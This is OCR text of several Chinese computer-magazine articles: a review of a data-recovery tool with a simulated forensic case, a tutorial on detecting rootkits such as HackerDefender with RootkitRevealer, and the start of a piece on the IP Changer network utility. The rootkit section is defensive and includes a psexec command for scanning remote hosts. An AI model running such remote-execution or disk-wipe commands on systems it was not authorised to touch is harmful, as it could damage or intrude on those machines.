


图1

3块虚拟硬盘，硬盘的牌子都是cntxcorpHD，是虚拟机默认的。

第一块硬盘为hd0，大小15.99GB，分了个NTFS分区、大小为3.42GB，在虚拟机为C盘，装有Windows 2003；

第二块硬盘为hd1，大小15.99GB，分了个FAT32分区，大小为3.42GB，在虚拟机为D盘，没有任何数据

第三块硬盘为hd2，大小15.99GB，分了个E，F，G，H，I，J，6个linux的分区，包括ext2，ext3，swap分区。

在单一的情况下，如删除一个文件，或者删除或者格式化一个分区，我们只需要选择"功能"菜单下的"数据（加入文件系统）"，然后按照提示选择分区就可以恢复数据，使用界面很是友好，下面我们测试比较复杂的情况。

模拟案例

某黑客组织预谋对全球根DNS进行DOS，该计划被存在一个名为"绝密日记.txt"的文件中，我们的任务就是当该文件被毁掉后，我们做取证恢复工作，下边我们就开始模拟这个案例。

首先把文件系统为FAT32的3.42G的D盘创建一个名字为"绝密日记.txt"的文件，文件内容为中文"今晚进攻根DNS:->"，然后放在5层目录下，目录及文件内容如图2 所示。




图2

然后先拷贝一些干扰数据也放在D:根目录下，最后把大小为3.42GB的FAT32的D盘格式化为大小为3.91GB的NTFS分区，然后用数据恢复大师做数据恢复。

测试目的

1. 数据恢复大师对多层目录支持情况，包括目录重建工作。

2. 数据恢复大师对中文文件名支持情况。

3. 数据恢复大师对分区转换的复杂情况的恢复情况。

测试过程

启动数据恢复大师，该软件启动后会让你选择数据来源，如图3 所示。

选D:，然后选择"开始搜索文件"，文件恢复大师就开始恢复了，下边的进度条很人性化的显示恢复进度，




图3

数据恢复大师的恢复速度非常快，4GB的分区4分钟左右就可以查找丢失的数据。恢复出来的数据目录结构是以资源管理器的形式展示的，恢复结果如图4 所示。




图4

选择我们的目标文件，然后右键选择"导出"，然后选择路径，我把文件恢复到了C:下，恢复过程完毕。核实文件内容如图5 所示。




图5

测试完这款软件，我心里很是欣慰，数据恢复大师这3 点都做到了，这3 点是很多数据恢复软件的弱项，尤其是国外软件，这么多年从事数据恢复工作，我在数据恢复软件上的花费已经很多了，和国外那些专业软件比，国人做的这款软件一点也不逊色，不过这个软件是共享软件，还没有UNIX/Linux版本，不能做到跨平台使用，希望能早日看到。数据恢复大师支持文件修复功能和阵列恢复功能，不过还略显不足，希望早日完善。前几天在网上看到有些人利用这个软件内核，未经作者授权，从事商业行为，在这里也声讨一下，毕竟共享软件还需要大家的支持。

我再来介绍一些实用技巧。

1.普通的删除文件/删除文件夹。简单模式下，点中你要恢复的分区，按开始搜索文件。如果你要恢复特定类型的文件，可以在加载前的高级设置里，勾上搜索DOC文件等，这样在搜索完成后，在左树的回收站节点下会出现相应的文件夹。

2.分区被格式化，未写入大量文件。在简单模式下，点中要恢复的分区。如果是格式化前后都是FAT32分区，勾上"自动调整FAT格式化参数"。如果格式化前后的分区类型不一样或者你不能确定格式化前后的分区类型，请勾上"校验别的分区类型"。然后按开始搜索文件。

3.分区被格式化，写入部分文件。如果是格式化前后都是NTFS类型分区，点中要加载的分区，按开始搜索文件。如果是FAT分区，最好点中第一层节点（HD0/HD1/HD2）字样，按开始搜索文件。

4.Ghost覆盖分区。对于NTFS分区，简单模式下点中要恢复的分区，按开始搜索文件。如果是FAT分区，点中第一层节点，分析整个硬盘。也可以到专业模式下，以硬盘方式加载这个分区。

5.Ghost覆盖硬盘，造成别的分区丢失。简单模式下，点中要加载硬盘（第一层节点HD0/HD1/HD2），按开始搜索文件。

6.重分区/删除分区/调整分区大小。简单模式下，点中要加载的硬盘（第一层节点HD0/HD1/HD2），按开始搜索文件。

7.加载分区后出现DBR破坏/重建信息。这表示分区的重要参数被破坏，这样需要以硬盘方式加载该分区。专业模式下，选硬盘，下一步，在驱动器里填上分区的盘符和冒号比如 D: ，填写正确后，下面的参数会自动变化的。按完成，如果没有出现进度条，就点工具条上的"分析"，采用默认的参数按确定。

特殊功能

1.镜像及安全擦拭功能。作为一个专业的数据恢复软件，扇区级备份是必不可少的功能，因为在数据恢复的一条潜规则是不能对源数据进行写操作，但有的时候我们必须对存储介质进行手动修改，如分区表参数异常，这时镜像功能就显示其作用了。在功能菜单下选择镜像就可以使用这一功能，有的时候我们为一些特殊客户服务的时候，安全擦拭功能也是很重要的。涉密数据当被恢复以后，存储过涉密数据的介质需要做数据安全擦拭处理，这款软件就带有这项功能。

具体适用方法如下：功能菜单选择镜像，呼出磁盘镜像窗口后，我们可以看到"清零"按钮，不过这时该功能是屏蔽状态，使用这一功能我们要慎重，被这一功能擦拭的数据不可恢复。我们需用Ctrl+E来激活。

2.网络数据恢复功能。数据恢复大师还支持网络恢复，具体使用方法如下。服务器端：远程需要运行DataExploreServer.exe文件，并且按下开始，等待DataExplore.exe连接。客户端:DataExplore.exe作为客户端，在专业模式下，选中远程驱动器，在地址中填入远程机器的IP地址，按连接，选逻辑卷/虚拟卷，下一步，设置好参数，按完成。若远程机器在另外的局域内，需要对在路由器端设置端口影射。远程监听端口默认是4899，若要更改端口，可以直接在DataEXploreServer.exe中更改，在DataExplore.exe中的配置中相应更改。若数据需要保密，请在DataExploreServer.exe中勾上使用加密，在

DataExplore.exe中相应配置中也设置相同的加密密钥。服务器端可以看到客户端读的扇区情况。

3.这款软件对ext2分区支持非常好，我测试发现在目前可以恢复ext2、ext3分区中，数据恢复大师在这方面领先其他软件，由于恢复方法类似，这里就不浪费篇幅介绍了。


4.此外这款软件还支持脚本模式利用脚本作一些更复杂的操作。提供JScript脚本编辑和解析，相应的有API供脚本调用，并将脚本执行结果列表显示，通过脚本可以查找特殊的磁盘信息并存成文件，也可以用来搜索复杂的数据。一些其他功能由于笔者时间仓促，还没有测试，请大家自己在使用中发现吧。

数据恢复大师的下载地址是 http://www.dataexplore.net，大家可以去那里下载最新版本，同时和作者交流，最后祝福所有的国产软件走好。

脚本小子：一个顶级后门一直是系统管理员们最头疼的东西，无论在Windows还是Linux下，Rootkit都是高手们攻入服务器后的绝杀武器……

适宜读者：入侵爱好者，系统管理员

前置知识：Windows系统知识



对付HackerDefender新招 RootkitRevealer

文/图 BB/晴天泡泡

超级后门Hackerdefender应该说是大名鼎鼎，查杀也比较头疼，最近发现www.sysinternals.com有一款好工具，不敢独享，写下此文。最新的RootkitRevealer1.4可以用来检测Windows系统里边是否运行着Rootkit，它通过分析注册表和系统API的文件差异，能检测出来www.rootkit.com发布的所有rootkit，包括AFX、Vanquish、HackerDefender等（RootkitRevealer是不能够检测那些没有隐藏文件和注册表的Rootkit，比如FU_Rootkit）。

RootkitRevealer内包含GUI和命令行两个版本，其中命令行版本配合PsExec可以执行远程扫描。下面我们来看看如何使用，首先要注意的是运行RootkitRevealer需要Administrator权限。RootkitRevealer支持手工扫描和自动扫描两种方式。

Rootkit一般认为是一种系统间谍、病毒、木马软件的集合，具有隐藏性非常好等特点，黑客可用来获取计算机的未经授权的远程访问权限，并发动其他攻击，能给用户带来严重安全威胁。

RootkitRevealer的使用。

（1）手工扫描

图1是RootkitRevealer界面，比较简单，直接点击scan就可以扫描系统了。RootkitRevealer提供了以下两个选项

隐藏NTFS中的元数据（Hide standard NTFS Metadata files）：该选项是默认选择的，RootkitRevealer默认不会显示NTFS中的元数据（元数据是存储在卷上支持文件系统格式管理的数据。它不能被应用程序访问，只能为系统提供服务）。

扫描注册表（Scan Registry）：该选项是默认是选择的，如果没有选择，RootkitRevealer将略过注册表扫描。如图1所示。




图1

（2）自动扫描

命令行的RootkitRevealer支持多种选项的自动扫描，使用方法如下：

```
rootkitrevealer [-a [-c] [-m] [-r] outputfile]
-a 自动扫描，扫描完毕后程序结束
-c 以CSV格式输出
-m 显示NTFS中的元数据
-r 略过注册表扫描
```

RootkitRevealer支持扫描远程主机，不过需要与Sysinternals的另外一个工具psexec配合使用，命令行如下：

```
psexec \\remote -c rootkitrealer.exe -a c:\windows\system32\rootkit.log
```

这是RootkitRevealer检测HackerDefender rootkit的截屏，利用RootkitRevealer我们可以很轻松地发现HackerDefender的保存在注册表中的驱动和服务的子键以及文件的存放地址。如图2所示。




图2

通过RootkitRevealer扫描出的信息，你就可以确定你的机器被哪些Rootkit光顾了，不过RootkitRevealer并不能清除这些Rootkit，要清除Rootkit我们还需要借助于其他工具。

RootkitRevealer可以帮助我们方便的查找Rootkit，免得自己被卖了还帮别人数钱！使用RootkitRevealer之前，最好先用优化大师将注册表清理一下，免得信息太多反而将Rootkit遗漏了，如果你发现机器上有很多Rootkit的话，格式化硬盘然后重装系统或者GHOST回去是最好的选择。



适合读者：网络管理员
前置知识：Windows系统知识

快速切换网络配置的好工具——IP Changer

文/图 阿永

我们对网络进行维护时，经常需要改动电脑的网络配置参数，比如IP地址、子网掩码、默认网关、代理服务器、DNS服务器等，尽管在Windows 2000/XP下更改IP地址不需要重启电脑，但是每次还都要进入"控制面板"→"网络"→"TCP/IP属性"进行修改，实在是麻烦。不过现在好了，有了IP Changer我们就可以快速地切换网络配置了。

安装与运行

IP Changer可以让你预先设置保存多套网络配置（包括IP地址、网关、子网掩码、DNS、代理服务器和打印机等参数），当需要更改网络配置时，只需选择其中相应的一套配置，点击"APPly"按钮不用重新启动电脑即可进行切换，非常方便。同时它还支持多网卡。我们可以到http://www.skycn.com/soft/7726.html处下载得到它的未注册版本。软件的安装很简单，双击下载得到的文件，一路"Next"后重启电脑即可使用。

首次启动IP Changer（由于是未注册版本，需要等待15秒并关闭注册窗口后才能进入）会自动检测当前网卡的TCP/IP参数设置，并生成一个叫"New Location1"的配置。如图1所示。

